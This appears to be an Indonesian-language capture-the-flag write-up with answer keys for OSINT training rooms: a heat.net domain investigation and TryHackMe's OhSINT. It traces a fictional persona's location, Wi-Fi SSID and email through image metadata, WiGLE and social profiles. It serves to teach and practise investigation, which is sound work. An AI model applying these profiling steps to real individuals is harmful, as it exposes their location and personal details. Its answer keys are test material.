1 2 3 4	1 2 3 4 5 6	1 2 3 4 5 6	1 2 3 4
3 6 7 8 9 10 11	3 4 5 6 7 8 9	7 8 9 10 11 12 13	5 6 7 8 9 10 11
12 13 14 15 16 17 18	10 11 12 13 14 15 16	14 15 16 17 18 19 20	12 13 14 15 16 17 18
19 20 21 22 23 24 25	17 18 19 20 21 22 23	21 22 23 24 25 26 27	19 20 21 22 23 24 25
26 27 28 29 30	24 25 26 27 28 29 30	28 29 30	26 27 28
31			

Note: This calendar view maps the number of times **heat.net** was crawled by the Wayback Machine, not how many times the site was actually updated. Green indicates redirects (3xx).


FAQ | Contact Us | Terms of Service (Dec 31, 2014)

The Wayback Machine is an initiative of the Internet Archive, a 501(c)(3) non-profit, building a digital library of internet sites and other cultural artifacts in digital form. This project is funded by individual donations.

Your use of the Wayback Machine is subject to the Internet Archive's Terms of Use.


DECEMBER 30, 2010
1 snapshot
• 10:43:31

- Q7: Untuk menemukan header yang muncul di tangkapan terakhir pada tahun 2010, wayback machine dapat diset menjadi tahun 2010 dan 30 Desember menjadi tangkapan terakhir di tahun 2010.




- Q7: Saat tangkapan terakhir dibuka ternyata header yang didapat adalah Heat.net – Heating and Cooling.


TASK 6



- Q1: Pada artikel tersebut terdapat 6 link, tetapi yang menjadi internal link atau link yang masih dalam satu domain hanya ada 5.



- Q2: Berdasarkan Q1 dapat diketahui bahwa external link hanya ada 1 yang merujuk ke domain yang berbeda.
- Q3: External link tersebut memiliki website purchase.org.



- Q4: Dengan melakukan inspect kemudian mencari kata kunci analyst, akhirnya didapat kode Google Analytics yang berupa UA-251372-24.


The screenshot shows a browser window with multiple tabs open. The active tab is on the NerdyData website, specifically the 'New Website List' page. The search bar contains the query 'ua-251372-24'. The results section displays a message: 'No results found. Try reducing your search.' Below this, there's a large red-bordered box containing a grey circle with the number '0' and the word 'websites'. To the right, there's a sidebar with 'Need Ideas?' sections for 'Shopify Stores', 'Hubspot CRM users', and 'Intercom Chat Widget'.

- Q5: Untuk melihat apakah kode tersebut digunakan pada website lain dapat dilihat menggunakan website bernama nerdydata.com. Sehingga didapat hasil akhir tidak ada website lain yang menggunakan kode yang sama atau nay.

The screenshot shows a browser window with the URL www.heat.net/6/need-to-hire-a-commercial-heating-contractor/. The page content discusses tips for hiring a heating contractor, such as checking references and looking for deals. A sidebar on the right lists 'Sponsored Results' for 'Wedding Studio in Seoul Jeju'. At the bottom of the screen, a red box highlights the URL 'www.purchase.org' in the address bar.

- Q6: Karena dari link yang ada pada artikel tidak terdapat info tambahan maka dapat jawaban yang didapat adalah nay.

TASK 7



Viewdns.info

Tools API Research Data

ViewDNS.info > Tools > IP History

Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.


Domain (e.g. domain.com): GO

IP history results for heat.net.

IP Address	Location	IP Address Owner	Last seen on this IP
208.117.87.195	United States	ATLANTIC-NET-1	2023-08-29
74.116.2.147	United States	PURCHASE.ORG	2019-06-19
72.52.192.240	United States	LIQUIDWEB	2011-12-19

All content © 2023 ViewDNS.info
Feedback / Suggestions / Contact Us - Privacy Policy

- Q1: Untuk melihat hubungan antar keduanya dari domain heat.net dan purchase.org dapat menggunakan tools IP History dari viewdns.info.



Viewdns.info

Tools API Research Data

ViewDNS.info > Tools > IP History

Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.


Domain (e.g. domain.com): GO

IP history results for purchase.org.

IP Address	Location	IP Address Owner	Last seen on this IP
188.114.96.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-03-19
172.67.197.177	United States	Cloudflare, Inc	2022-03-17
104.21.92.201	Unknown	Cloudflare, Inc	2022-03-17
188.114.97.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-03-12
188.114.96.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-03-12
172.67.197.177	United States	Cloudflare, Inc	2022-03-12
104.21.92.201	Unknown	Cloudflare, Inc	2022-03-05
188.114.97.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-03-05
188.114.96.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-03-05
172.67.197.177	United States	Cloudflare, Inc	2022-03-05
104.21.92.201	Unknown	Cloudflare, Inc	2022-03-05
188.114.97.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-02-12
188.114.96.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-02-12
172.67.197.177	United States	Cloudflare, Inc	2022-02-12
104.21.92.201	Unknown	Cloudflare, Inc	2022-02-12
188.114.97.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-02-05
188.114.96.2	Amsterdam - Netherlands	Cloudflare, Inc	2022-02-05
172.67.197.177	United States	Cloudflare, Inc	2022-02-03
104.21.92.201	Unknown	Cloudflare, Inc	2022-02-03
104.27.185.115	Unknown	Cloudflare, Inc	2021-01-14
104.27.184.115	Unknown	Cloudflare, Inc	2021-01-14
206.196.110.108	St Louis - United States	CLOUD	2017-11-03
67.43.1.187	Charlotte - United States	LIQUIDWEB	2013-04-19
72.52.193.127	United States	LIQUIDWEB	2012-11-16

All content © 2023 ViewDNS.info
Feedback / Suggestions / Contact Us - Privacy Policy

- Q1: Ketika dibandingkan keduanya memiliki pemilik IP address yang sama yaitu Liquid Web.



- Q1: Dan saat dicari di Google akhirnya ditemukan bahwa pemilik IP address kedua domain tersebut adalah Liquid Web, L.L.C.

Flag:

Task 1: -

Task 2:

- Q1: Namecheap inc
- Q2: 6613102107
- Q3: ns1.brainydns.com
- Q4: redacted for privacy
- Q5: Panama

Task 3:

- Q1: Steve
- Q2: Gwangju, South Korea
- Q3: Jeungsimsa Temple

Task 4:

- Q1: 173.248.188.152
- Q2: shared
- Q3: 4

Task 5:

- Q1: NS2.HEAT.NET
- Q2: 72.52.192.240
- Q3: shared
- Q4: 06/01/97
- Q5: After years of great online gaming, it's time to say good-bye.
- Q6: SegaSoft
- Q7: Heat.net – Heating and Cooling

Task 6:

- Q1: 5
- Q2: 1
- Q3: purchase.org
- Q4: UA-251372-24
- Q5: nay
- Q6: nay

Task 7:

- Q1: Liquid Web, L.L.C

Task 8: -

Task 9: -

Try Hack Me - OhSINT

Challenge: <https://tryhackme.com/room/ohsint>

Task 1 ✓ OhSINT

What information can you possibly get with just one photo?

Download Task Files

Answer the questions below

What is this user's avatar of?
 Correct Answer 💡 Hint

What city is this person in?
 Correct Answer 💡 Hint

What is the SSID of the WAP he connected to?
 Correct Answer

What is his personal email address?
 Correct Answer

What site did you find his email address on?
 Correct Answer

Where has he gone on holiday?
 Correct Answer

What is the person's password?
 Correct Answer 💡 Hint

Seperti biasa kita download dulu file yang diberikan. Setelah dibuka ternyata filenya merupakan gambar wallpaper WindowsXP.



TASK 1

Karena dari gambarnya sendiri tidak ditemukan clue... jadi kita coba masukkan ke dalam exiftool online (<https://exif.tools/>).

XMP Toolkit	Image::ExifTool 11.27
GPS Latitude	54° 17' 41.27" N
GPS Longitude	2° 15' 1.33" W
Copyright	OWoodflint
Image Width	1920
Image Height	1080
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)
Image Size	1920x1080
Megapixels	2.1
GPS Latitude Ref	North
GPS Longitude Ref	West
GPS Position	54° 17' 41.27" N, 2° 15' 1.33" W

Wah ternyata disini ditemukan ada copyright dari OWoodflint, tapi kira-kira apaan ya itu? Coba kita langsung cari aja di google dan hasilnya didapatkan 3 website teratas berhubungan dengan nama OWoodflint.

owoodflint

About 611 results (0.25 seconds)

Twitter
https://twitter.com › owoodflint

Follow. Click to Follow **OWoodflint**, 0x00000000000000000000000000000000 (@OWoodflint) / X

Follow me on twitter: @OWoodflint. This project is a new social network for taking photos in your home town. Project starting soon!

GitHub
https://github.com › people_finder

OWoodflint/people_finder: A new social network for taking ...

Follow me on twitter: @OWoodflint. This project is a new social network for taking photos in your home town. Project starting soon!

Oliver Woodflint Blog
https://oliverwoodflint.wordpress.com › author › owo...

owoodflint - Oliver Woodflint Blog

Mar 3, 2019 — Author: **owoodflint**. Hey. Im in New York right now, so I will update this site right away with new photos! pennYDr0pper.

Hey · Contact · Uncategorized

*Sebenarnya bawahnya juga berhubungan tapi dari THM jadi skip aja 😊

Ok kita coba buka twitternya dulu.

0x000000000000000000000000
@OWoodflint

I like taking photos and open source projects.

Space Joined February 2019

6 Following 402 Followers

Not followed by anyone you're following

Posts	Replies	Media	Likes
0x000000000000000000000000 @OWoodflint · Mar 9, 2019 Hello world!	25	11	127
0x000000000000000000000000 @OWoodflint · Mar 3, 2019 From my house I can get free wifi ;D	64	19	193

Baru dibuka udah ada yang menarik nih, hal itu adalah BSSID. Tapi itu buat tujuan selanjutnya, task pertamanya itu nanyain apa avatar (profile picture) dari user, yak betul sekali kocheng abu (**CAT**).

TASK 2

Lanjut ke task 2 buat nyari lokasi, tapi sebelumnya...

Apasih BSSID?


BSSID atau Basic Service Set Identifier adalah MAC physical address disetiap access point yang terhubung ke wifi yang berguna untuk membedakan wifi walaupun SSIDnya sama.

Trus kalo SSID apa?


SSID atau Service Set Identifier adalah nama dari wifinya.

Nah karna udah nyari juga cara nemuin lokasi pake BSSID jadi langsung aja kita pake <https://wigle.net>.

Di wigle kita bisa masukin BSSIDnya dibagian kanan terus pencet filter dan bakalan keluar kayak gambar di bawah.



Kok kayak gini sih? Ga keluar lokasi BSSIDnya. Web aneh
Ga gitu ya guys, pas awalnya memang gini dan kita harus geser-geser sendiri buat nyari lokasi BSSIDnya.
Untungnya lokasinya ga terlalu jauh dari si titik awal (San Francisco).



Keliatan kan itu yang buletan ungunya ada dimana, ya betul sekali kawan-kawan LONDON.

TASK 3

Nah di task ke 3, kita masih pake wigle nih, tinggal di zoom aja atau klik kiri. *Notes: kalo mau liat SSID harus login dulu 🙏



Kayak gambar di atas, keliatan tuh SSIDnya UNILEVER WIFI

TASK 4

Oke sekarang kita lanjut ke task 4 yang nanya emailnya owoodflint apa. Setelah otak atik twitternya ternyata no clue, jadi kita back ke search page sebelumnya dan kita buka githubnya.

The screenshot shows a GitHub README.md file. At the top, it says "README.md". Below that is a large heading "people_finder". Underneath the heading, there is a paragraph of text: "Hi all, I am from London, I like taking photos and open source projects." followed by "Follow me on twitter: @OWoodflint". Then it says "This project is a new social network for taking photos in your home town." and ends with "Project starting soon! Email me if you want to help out: OWoodflint@gmail.com".

Ouuuu emailnya tuh gan. OWoodflint@gmail.com

TASK 5

Nemu dimana emailnya? Tentu saja GITHUB ya kawan-kawan

TASK 6

Abis jalan-jalan kemana si bang Wood? karna di github cuman gitu doang... kita back lagi ke search page dan buka web ke 3, blognya dia.

The screenshot shows the homepage of "Oliver Woodflint Blog". The title "Oliver Woodflint Blog" is in a large blue header. Below it is a sub-header "Photos you can relate to". At the bottom of the header are two buttons: "Home" and "Contact".

Author: owoodflint

Hey

I'm in New York right now, so I will update this site right away with new photos!

pennYDropper.!


owoodflint Uncategorized Leave a comment 3rd Mar 2019 1 Minute

Dia bilang lagi di New York yowes (lagi jalan-jalan di New York dia guys)

